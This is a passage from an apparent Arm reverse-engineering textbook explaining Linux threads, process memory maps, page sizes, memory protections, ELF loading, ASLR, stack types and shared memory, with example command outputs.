
Processes always have at least one thread. When the final thread in a process completes, the process exits. One way to view the threads inside a program is via the `top`¹¹ program, which uses the syntax `top -H -p <pid>`. For example, [Figure 3.7](#) shows the threads running inside the program `rsyslogd`.

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
541	root	20	0	219844	5120	2628	S	0.0	0.3	0:00.01	rsyslogd
545	root	20	0	219844	5120	2628	S	0.0	0.3	0:00.05	in:imuxsock
546	root	20	0	219844	5120	2628	S	0.0	0.3	0:00.00	in:imklog
547	root	20	0	219844	5120	2628	S	0.0	0.3	0:00.08	rs:main Q:Reg

[Figure 3.7](#): Threads running

Each thread runs code independently of the others and operates logically as if it were a distinct processor core. Each thread has its own set of processor registers and processor state, including its own program counter, stack pointer, and arithmetic flags, as well as its own internally managed local variables and call stack. Note, however, that unlike processes, threads are not isolated from one another. Each thread's code and data are loaded into the same

process, and although programming conventions normally state that one thread should not directly interfere with the private data of another thread, this is enforced only by convention, not by hardware. [Figure 3.8](#) shows a simplified example of a process address space with three user-mode threads in progress.



[Figure 3.8:](#) Three user-mode threads in progress

Process Memory Management

Each process gets a unique virtual address space assigned to it. Virtual addresses are translated by the processor's memory management unit (MMU) to convert from *virtual* to *physical* addresses, which relate to the locations in system memory where the data is stored. The MMU is programmed by the operating system for every process. It uses page tables to describe the layout and translation of every accessible region of memory in the process and where the corresponding data is held in memory, along with the memory permissions of each region. The exact layout of page tables and how the MMU is programmed is beyond the scope of this book but is described in detail in “D5.2 - The VMSAv8-64 address translation system” of the Arm Architecture Reference Manual for the Armv8-A architecture profile (Armv8.6 Beta release, 2020).¹²

In Linux, we can view the address-space layout of a process through the **pseudo-file** `/proc/<pid>/maps` for a given process ID, or the `/proc/self/maps` **pseudo-file** to view the memory layout of the currently executing program. For example, the command `cat /proc/self/maps` runs the program `cat`, which then accesses its own virtual memory map and prints it to the terminal. An example of this output is shown here (with column names added):

```
; Addr From - Addr To Perms FileOff device inode Mapped file
name or [purpose]
000000400000-000000410000 r-xp 00000000 103:03 4511323
/usr/bin/cat
000000410000-000000420000 r--p 00000000 103:03 4511323
/usr/bin/cat
000000420000-000000430000 rw-p 00010000 103:03 4511323
/usr/bin/cat
000018db0000-000018de0000 rw-p 00000000 00:00 0 [heap]
ffff7b510000-ffff81dc0000 r--p 00000000 103:03 12926979
/usr/lib/locale/locale-archive
ffff81dc0000-ffff81f30000 r-xp 00000000 103:03 8445660
/usr/lib64/libc-2.17.so
ffff81f30000-ffff81f40000 r--p 00160000 103:03 8445660
/usr/lib64/libc-2.17.so
```

```
fffff81f40000-fffff81f50000 rw-p 00170000 103:03 8445660
/usr/lib64/libc-2.17.so
fffff81f60000-fffff81f70000 r--p 00000000 00:00 0 [vvar]
fffff81f70000-fffff81f80000 r-xp 00000000 00:00 0 [vdso]
fffff81f80000-fffff81fa0000 r-xp 00000000 103:03 8445636
/usr/lib64/ld-2.17.so
fffff81fa0000-fffff81fb0000 r--p 00010000 103:03 8445636
/usr/lib64/ld-2.17.so
fffff81fb0000-fffff81fc0000 rw-p 00020000 103:03 8445636
/usr/lib64/ld-2.17.so
fffffc470000-fffffc4a0000 rw-p 00000000 00:00 0
[stack]
```

Each region of memory is a nonoverlapping address range, along with information about the protections and type of the memory region. For example, the first range here covers the virtual memory addresses in the hexadecimal range `0x00400000` to `0x00410000`. It is marked with the memory protections `r-xp` mapped from the file `/usr/bin/cat`.

Regions not described in the process's address map are called *unmapped memory*. Attempts to read/write, or execute memory in this unmapped space will cause the MMU to issue a fault to the CPU, causing the CPU to suspend the program and transition to a registered exception handler in the kernel. The kernel will then normally alert any attached debugger or abort the program with a segmentation fault.

Memory Pages

In the previous address map, you may notice that memory regions are always aligned to multiples of `0x1000`; that is, the addresses always end with zeros. This is because the MMU performs address translation and memory protections on *pages*, rather than individual bytes, and so the size and location of each memory region are page-aligned. On Armv8-A, the *translation granule* ^{[13](#)} is always 4KB (`0x1000`), 16KB (`0x4000`), or 64KB (`0x10000`).^{[14](#)} Linux-based operating systems will often use the 4KB translation granularity^{[15](#)} but can also be compiled to use the 64KB translation granularity

instead.^{[16](#) [17](#)} Other operating systems, such as the kernel used by 64-bit iOS, use the 16KB translation granularity.^{[18](#)} Operating systems will also sometimes use pages that are larger than the architecture's specified translation granule for performance or other reasons. For example, some operating systems also make use of so-called huge pages, ranging from 2MB to 1GB for server and high-performance computing (HPC) workloads.

On Linux, we can determine the page size used by the current system using the command `getconf PAGESIZE`. This will output the page size on the current system in bytes. Red Hat Enterprise Linux Server on AArch64, for example, might use 64KB pages, which we can see via the following output:

```
[user@redhat-arm64 ~]$ getconf PAGESIZE  
65536
```

By contrast, the same command on a Debian Linux ARMv8-A system shows that it is compiled to use 4KB pages, even when running on the same processor:

```
user@debian-arm64:~$ getconf PAGESIZE  
4096
```

Memory Protections

Every memory region has a corresponding set of *memory protections*, the most basic of which are the readable, writable, and executable permissions. In the process map, the first three letters of the region's protections show what the permissions of the region are using the letters RWX, using a hyphen to indicate when a given permission is absent. [Table 3.1](#) describes the permissions.

Table 3.1: Memory Protection Permissions

PERM	MEANING	DESCRIPTION
R	Readable	Data in the region can be read using ordinary memory load instructions.
W	Writable	Data in the region can be written using ordinary memory store instructions.
X	Executable	Data in the region can be fetched and executed directly as program code.

Access permissions in the AArch64 memory model are controlled by the access permission (AP) attribute.¹⁹ [Table 3.2](#) describes the differences between the access permissions in EL0 and EL1/2/3.

Table 3.2: Permission Attributes

AP	UNPRIVILEGED (EL0)	PRIVILEGED (EL1/2/3)
00	No access	Read/write
01	Read/write	Read/write
10	No access	Read-only
11	Read-only	Read-only

If a program attempts to use data inside a region in a way that is not allowed by the permissions of the region, such as attempting to write to a read-only region of memory or attempting to execute code from a region marked no-execute, it will cause a *permission fault* to be generated by the MMU. This will transition control to the kernel's registered exception handler. If the kernel determines that the fault is due to a program error, it will normally abort the program with a segmentation fault.

Each program is given its own address space by the operating system kernel, defined by a process-specific page table loaded onto the MMU while the program is running. Because the operating system manages page tables for the process, the process must ask

the operating system if it wants to add or remove memory regions or change the permissions of an existing memory region in its own address space.

Anonymous and Memory-Mapped Memory

The most basic type of memory region in a process's address space is blank page file-backed memory. These regions are normally zero-filled by the operating system and are dynamically filled with data by the program as it runs. Most operating systems allow such memory to be freely allocated and re-protected with any combination of executable, readable, and writable memory protection flags, although some operating systems prohibit the creation of executable memory at runtime as part of a strict *code-signing* policy.

Anonymous memory is often used for shared memory between multiple processes, but it has other purposes too. For example, anonymous memory is also allocated and managed by the program's heap manager to add new addressable ranges of memory to the program to service dynamic memory allocations via the `malloc` and `new` functions. The heap manager periodically allocates large “chunks” of page-aligned memory from the kernel using the `brk`²⁰ and `mmap` system calls, passing the `MAP_ANONYMOUS` flag.²¹ The heap manager then carves up these large “slabs” into individual allocations on demand, allowing the program to quickly allocate dynamic memory at runtime without each allocation needing to be page-aligned or invoke a system call.

Memory-Mapped Files and Modules

In addition to page file-backed memory, operating systems allow regions of memory to be backed by logical files on disk using a mechanism called *memory-mapped* files. Linux programs normally create memory-mapped views of a file to their own process address space using the `mmap` system call.

From the perspective of a program, a memory-mapped region appears just like ordinary “anonymous” memory, except that the memory is conveniently prefilled with data from disk rather than initially zero-filled, avoiding the need to manually read data from disk via additional calls to `read`. Once mapped, the memory-mapped file can then be accessed exactly as any other region of memory using ordinary load and store instructions. Like other regions of memory, memory-mapped regions can also be protected as some combination of readable, writable, or executable, and can even be shared between processes.

Behind the scenes, memory-mapped regions provide all sorts of performance benefits for a system. Memory-mapped regions are demand-loaded from disk, and operating systems can use memory-mapped regions to reduce the overall memory pressure in the system by implicitly sharing unmodified parts of read-only mapped files between multiple processes, even if they are privately mapped. Reads from a memory-mapped view are conceptually straightforward: if a file is mapped to address `0x100000`, then the byte at `0x100100` is byte `0x100` from the file, and so on.

The behavior of memory writes to the region depends on how the memory-mapped region was created. By default, writes to memory in the memory mapping are carried back to the underlying file. That means if a file is mapped to address `0x100000` and the program writes the byte `2` to address `0x100100`, then byte `0x100` of the file is set to `2`. The exception is if the file is mapped using `mmap` and passing the `MAP_PRIVATE` argument. In this case, writes to the region persist only in memory, and the file on disk is not altered. This behavior allows programs to memory-map files they have read, but not write access to.

Viewing the process address space map lets us see which regions of memory are memory-mapped files and which file they are mapping. For example, if we run `cat /proc/self/maps` to view its own address

map, we can see that the file `/usr/lib/locale/locale-archive` is mapped into memory as read-only at address `0xfffff7b510000` in this program's address space, and the heap is allocated as readable, writable, nonexecutable, and private.

```
; Addr From - Addr To Perms FileOff device inode Mapped file
name or [purpose]
000000400000-000000410000 r-xp 00000000 103:03 4511323
/usr/bin/cat
000000410000-000000420000 r--p 00000000 103:03 4511323
/usr/bin/cat
000000420000-000000430000 rw-p 00010000 103:03 4511323
/usr/bin/cat
000018db0000-000018de0000 rw-p 00000000 00:00 0 [heap]
fffff7b510000-fffff81dc0000 r--p 00000000 103:03 12926979
/usr/lib/locale/locale-archive
fffff81dc0000-fffff81f30000 r-xp 00000000 103:03 8445660
/usr/lib64/libc-2.17.so
fffff81f30000-fffff81f40000 r--p 00160000 103:03 8445660
/usr/lib64/libc-2.17.so
fffff81f40000-fffff81f50000 rw-p 00170000 103:03 8445660
/usr/lib64/libc-2.17.so
fffff81f60000-fffff81f70000 r--p 00000000 00:00 0 [vvar]
fffff81f70000-fffff81f80000 r-xp 00000000 00:00 0 [vdso]
fffff81f80000-fffff81fa0000 r-xp 00000000 103:03 8445636
/usr/lib64/ld-2.17.so
fffff81fa0000-fffff81fb0000 r--p 00010000 103:03 8445636
/usr/lib64/ld-2.17.so
fffff81fb0000-fffff81fc0000 rw-p 00020000 103:03 8445636
/usr/lib64/ld-2.17.so
fffffc470000-fffffc4a0000 rw-p 00000000 00:00 0
[stack]
```

As well as mapping ordinary files, programs often map their libraries and program files using memory-mapped regions. In Linux, these programs and libraries are normally stored on disk using the ELF file format.²² Different operating systems use different file formats. macOS and iOS, for example, normally use the Mach-O file format,²³ and Windows programs normally use the Portable Executable (PE) file format²⁴ for storing libraries and executables.

Although the exact internals of each of these file formats varies between different operating systems, their core function is similar: these binaries contain the code and constant data of the program, define the locations and initial values of global variables, and tell the operating system and user-mode linker how to map this data into memory and prepare the module for execution.

The exact mechanics of module loading is more complex and out of the scope of this book. But in short, each file self-describes a series of *sections*, each section mapping data from the file directly into memory, describing the memory protections that should be applied to that memory. In ELF files, this is normally performed using `LOAD` sections, with corresponding data mapped into memory from the file using `mmap` by the module loader LD.²⁵

One way to view the sections inside an ELF file is with the `readelf` command. For example, running the command `readelf -lW /usr/bin/cat` to view the program headers of the `cat` program returns the following:

```
Elf file type is EXEC (Executable file)
Entry point 0x402aa8
There are 9 program headers, starting at offset 64
Program Headers:
  Type          Offset      VirtAddr     PhysAddr  FileSiz
  MemSiz        Flg Align
  PHDR          0x000040    0x400040    0x400040  0x0001f8
0x0001f8      R E 0x8
  INTERP         0x000238    0x400238    0x400238  0x00001b
0x00001b      R   0x1
                  [Requesting program interpreter: /lib/ld-linux-
aarch64.so.1]
  LOAD           0x000000    0x400000    0x400000  0x00a80c
0x00a80c      R E 0x10000
  LOAD           0x00fbe8    0x41fbe8    0x41fbe8  0x0006e8
0x001060      RW 0x10000
  DYNAMIC        0x00fd88    0x41fd88    0x41fd88  0x0001e0
0x0001e0      RW 0x8
  NOTE           0x000254    0x400254    0x400254  0x000044
0x000044      R   0x4
  GNU_EH_FRAME   0x0093cc    0x4093cc    0x4093cc  0x00031c
0x00031c      R   0x4
  GNU_STACK      0x000000    0x000000    0x000000  0x000000
```

```

0x0000000      RW      0x10
    GNU_RELRO      0x00fbe8      0x41fbe8      0x41fbe8      0x000418
0x000418      R       0x1
Section to Segment mapping:
Segment Sections...
 00
 01      .interp
 02      .interp .note.ABI-tag .note.gnu.build-id .gnu.hash
.dynsym .dynstr .gnu.version .gnu.version_r .rela.dyn .rela.plt
.init .plt .text .fini .rodata .eh_frame_hdr .eh_frame
 03      .init_array .fini_array .jcr .data.rel.ro .dynamic
.got .got.plt .data .bss
 04      .dynamic
 05      .note.ABI-tag .note.gnu.build-id
 06      .eh_frame_hdr
 07
 08      .init_array .fini_array .jcr .data.rel.ro .dynamic
.got

```

In this file, there are two `LOAD` regions. The first indicates that the program should be mapped as readable and executable, be loaded to address `0x400000` in memory, and be `0xa80c` bytes long, containing bytes `0` through `0x00a80c` of the file. As we saw earlier, Arm requires memory regions to be memory aligned, so the loader will round these values up to the page alignment of the current system.

The second load header describes a second memory region to be loaded at address `0x41fbe8`, be readable and writable, and be `0x001060` bytes long, the first `0x0006e8` bytes of which will be pulled from the file starting at file offset `0x00fbe8` in the file. The remaining bytes of that second section will be filled with zeros.

When the `cat` program is loaded into memory, initially only these two memory-mapped regions will be loaded: the first as read-execute, the second as read/write. As the program progresses, however, the program can request changes to the permissions of the memory-mapped region. Changing the permissions of a part of a memory-mapped file region (or other type of memory region) will have the effect of “breaking” it into subregions. Looking again at the output of `cat /proc/self/maps`, we can see that this has happened. In this case, the first part of the mapped read/write section has been

marked read-only, causing it to appear as if `/usr/bin/cat` has been mapped three times:

```
000000400000-000000410000 r-xp 00000000 103:03 4511323
/usr/bin/cat
000000410000-000000420000 r--p 00000000 103:03 4511323
/usr/bin/cat
000000420000-000000430000 rw-p 00010000 103:03 4511323
/usr/bin/cat
```

These three adjacent regions make up the program `cat` loaded into memory, and, in this case, we say that the `cat` program has been loaded at address `0x400000`, which is the address of the first mapped region.

Address Space Layout Randomization

Historically, program binaries self-described where they should be loaded in memory. The loader would try its best to load the module at this address, giving some consistency to where things are loaded in memory during program execution. In modern systems, however, libraries, program binaries, and other data in memory are usually loaded at intentionally randomized addresses due to a mechanism called *address space layout randomization* (ASLR).

ASLR's purpose is to increase the difficulty of exploiting buffer overflow and other memory corruption vulnerabilities in an application. It works by denying a remote attacker knowledge of where code and data in the victim process might be loaded.²⁶ ASLR does not defeat all memory corruption exploits—often, exploit developers can use other techniques or vulnerabilities to circumvent ASLR. However, because ASLR is performant and relatively straightforward for C and C++ programmers to enable without source code-level changes to their application, it is often enabled for a given process in modern operating systems. A detailed explanation of exploitation techniques and ASLR bypasses is beyond the scope of this book and will be covered in more detail in my next book.

focusing on exploit mitigations from an attack and defense perspective.

However, it is worth mentioning that the specific ASLR implementation can vary depending on the operating system. A paper published in 2017²⁷ found that the entropy of different ASLR implementations varies between different operating systems, most of which show lower entropy in their 32-bit OS compared to their 64-bit OS version. [Table 3.3](#) shows the changing bits (indicated by 1) and the total entropy provided by ASLR implementations in three different operating systems, each with their 32-bit and 64-bit OS version.

[**Table 3.3:**](#) Entropy Comparison of ASLR Implementations

OPERATING SYSTEM	CHANGING BITS	TOTAL ENTROPY
64-bit Debian	111111111111111111111111110000	28 bits
32-bit Debian	000000001111111111111111110000	20 bits
64-bit HardenedBSD	000111111111111111111111110000	25 bits
32-bit HardenedBSD	00000000000000000000000011111110000	8 bits
64-bit OpenBSD	000000000000011111111111110000	15 bits
32-bit OpenBSD	000000000000011111111111110000	15 bits

In the context of reverse engineering, it is usually not important to understand the purpose or mechanism of ASLR, but it is important to know that it is there. This is because addresses, including the addresses of symbols and code snippets in memory, will often differ for each run of the program. For example, if we are debugging a program and see an interesting function at memory address

`0x0000ffffabcd1234` during one run of the program, that same function may appear at address `0x0000ffffbe7d1234` during the next run.

By way of example, let's use the Linux command `ldd`, which prints the shared libraries required by the specified binary—in this case the program `/bin/bash`. With ASLR enabled, this command will show the shared libraries used by the program, each mapped at different addresses every time `bash` is run.

```
user@arm64vm:~$ ldd /bin/bash
linux-vdso.so.1 (0x0000fffffa115a000)
libtinfo.so.6 => /lib/aarch64-linux-gnu/libtinfo.so.6
(0x0000fffffa0fab000)
libdl.so.2 => /lib/aarch64-linux-gnu/libdl.so.2
(0x0000fffffa0f97000)
libc.so.6 => /lib/aarch64-linux-gnu/libc.so.6
(0x0000fffffa0e25000)
/lib/ld-linux-aarch64.so.1 (0x0000fffffa112c000)

user@arm64vm:~$ ldd /bin/bash
linux-vdso.so.1 (0x0000ffff860b4000)
libtinfo.so.6 => /lib/aarch64-linux-gnu/libtinfo.so.6
(0x0000ffff85f05000)
libdl.so.2 => /lib/aarch64-linux-gnu/libdl.so.2
(0x0000ffff85ef1000)
libc.so.6 => /lib/aarch64-linux-gnu/libc.so.6
(0x0000ffff85d7f000)
/lib/ld-linux-aarch64.so.1 (0x0000ffff86086000)

user@arm64vm:~$ ldd /bin/bash
linux-vdso.so.1 (0x0000ffff92789000)
libtinfo.so.6 => /lib/aarch64-linux-gnu/libtinfo.so.6
(0x0000ffff925da000)
libdl.so.2 => /lib/aarch64-linux-gnu/libdl.so.2
(0x0000ffff925c6000)
libc.so.6 => /lib/aarch64-linux-gnu/libc.so.6
(0x0000ffff92454000)
/lib/ld-linux-aarch64.so.1 (0x0000ffff9275b000)
```

To combat this nondeterminism during program analysis, reverse engineers have two options. The first is to temporarily disable ASLR on the system by setting the numeric value inside the pseudo-file

/proc/sys/kernel/randomize_va_space to 0.²⁸ This will disable ASLR until the next system reboot. To enable ASLR, you set this value to 1 for partial, and 2 for full ASLR.

```
user@arm64vm:~$ cat /proc/sys/kernel/randomize_va_space
user@arm64vm:~$ sudo sh -c "echo 0>
/proc/sys/kernel/randomize_va_space"
user@arm64vm:~$ sudo sh -c "echo 2>
/proc/sys/kernel/randomize_va_space"
```

The second option is to disable ASLR inside the debugger during your debugging session. In fact, some versions of the GNU Project Debugger (GDB) will even disable ASLR on the loaded binary for the duration of the debugging session by default. This option can be controlled in GDB through the `disable-randomization` option.²⁹

```
(gdb) set disable-randomization on
(gdb) show disable-randomization
Disabling randomization of debugger's virtual address space is
on.

(gdb) set disable-randomization off
(gdb) show disable-randomization
Disabling randomization of debugger's virtual address space is
off.
```

Another alternative is to record addresses in their *offset* form. For example, if the `libc` library is loaded at address `0x0000ffffbe7d0000` and a symbol of interest is at address `0x0000ffffbe7d1234`, then this symbol is at offset `0x1234` inside this library. Since ASLR changes only the base address of where program binaries and libraries are loaded, but not the locations of code and data *within* a binary, this offset form can be used to reference a point of interest inside a library or program independently of the library's loaded address.

Stack Implementations

In the course of running their respective tasks, threads need to keep track of local variables and control flow information, such as the current call stack. This information is private to the execution state of

the thread but is too large to store entirely in registers. To resolve this, every thread is given a dedicated thread-local “scratch” region of memory called the thread *stack*. Thread stacks are allocated in the program address space when the thread is allocated and are deallocated when the thread exits. Threads keep track of the location of their respective stacks via a dedicated register called the *stack pointer* (SP).

The Arm architecture supports four different stack implementations^{[30](#)}:

Full Ascending

Full Descending

Empty Ascending

Empty Descending

The way you can distinguish Full from Empty stack implementations is to remember where the SP points:

Full: The SP points to the last item that was pushed on the stack.

Empty: The SP points to the next free location on the stack.

The direction of the stack growth and the position of the top item on the stack depends on whether it is an Ascending or Descending implementation:

Ascending: The stack grows toward higher memory addresses (the SP is incremented in a push).

Descending: The stack grows toward lower memory addresses (the SP is decremented in a push).

For ascending stacks, the push instruction increments the SP. Whereas for descending stacks, the SP is decremented. [Figure 3.9](#) illustrates the four different stack implementations. Note that the lower addresses are at the top, and the higher addresses are at the bottom in [Figure 3.9](#). The reason is that this is the direction you will see in most debuggers' stack view.




Figure 3.9: Stack implementations

On A32, values can be stored on the stack with the instruction PUSH and loaded back into registers with the POP instruction. The stack pointer tells the program the memory location it can load from or store to. These two instructions, however, are pseudo-instructions, which means that they are aliases of other instructions. On AArch32, the PUSH instruction is an alias for a specific store multiple (STM) form, and POP is an alias for a specific load multiple (LDM)

instruction.³¹ In disassembly, you will likely see the underlying instructions rather than their alias. The mnemonic of the specific LDM/STM instruction behind PUSH and POP indicates which stack implementation is involved. The Procedure Call Standard for the ARM Architecture (AAPCS³²) always uses a full descending stack. We will cover the details of memory access instructions in [Chapter 6](#), “Memory Access Instructions.”

Shared Memory

Memory address spaces are designed to ensure full memory isolation between processes by default. The kernel ensures this by making sure every process's address space uses disjoint physical memory so that every memory read/write, or instruction fetch will use a different part of system memory to any other process or the kernel itself. There is, however, one exception: *shared memory*.³³

Shared memory is a region of memory in two or more processes that intentionally uses the same underlying physical memory. This means that a write by one process to the shared memory region becomes immediately visible to another process through its view of the shared memory region. The following example is the truncated address space of a different program:

```
ffff91ef0000-ffff987a0000 r--p 00000000 103:03 12926979
/usr/lib/locale/locale-archive
ffff989b0000-ffff989c0000 r--s 00000000 103:03 8487461
/usr/lib64/gconv/gconv-modules.cache
```

Here, the two regions are both mapped as *read-only*, as indicated by the first three letters of the memory permissions. The permissions are followed by a single letter: `p` or `s`. `p` means the memory is private, and `s` means the memory is shared.

When memory is shared between two processes, the kernel simply marks the page table entries (PTEs) in both address spaces to make use of the same underlying physical memory. When one process writes to its shared memory region, this write goes through to physical memory and is visible to the other process through a

memory read of its view of the region, since both regions reference the same physical memory.

Note that while shared memory necessarily uses the same underlying physical address, two processes sharing memory can map their views of this data at different virtual addresses in their respective address spaces, and even with different memory permissions. For example, a multiprocess application may have one process write to shared memory that is executable and readable, but not writable in another, such as when performing out-of-process just-in-time compilation in a security-hardened web browser.

On systems making use of trusted execution environments (TEEs) on TrustZone, shared memory is also used for the communication between a trusted application operating in the hardware-isolated TrustZone environment in the Secure World and an ordinary application running on the normal operating system in the Normal World. In this case, code running in the Normal World maps some physical memory into its address space, and the code running inside the Secure World maps the same physical memory region into its own address space. Data written to this shared memory buffer from either world is visible to both processes. Shared memory is an efficient form of communication because it allows fast transfer of data from and to the TrustZone environment without context switching.³⁴ You will learn more about the Arm TrustZone in [Chapter 4](#), “The Arm Architecture.”

Notes

1 <https://man7.org/linux/man-pages/man1/ps.1.xhtml>

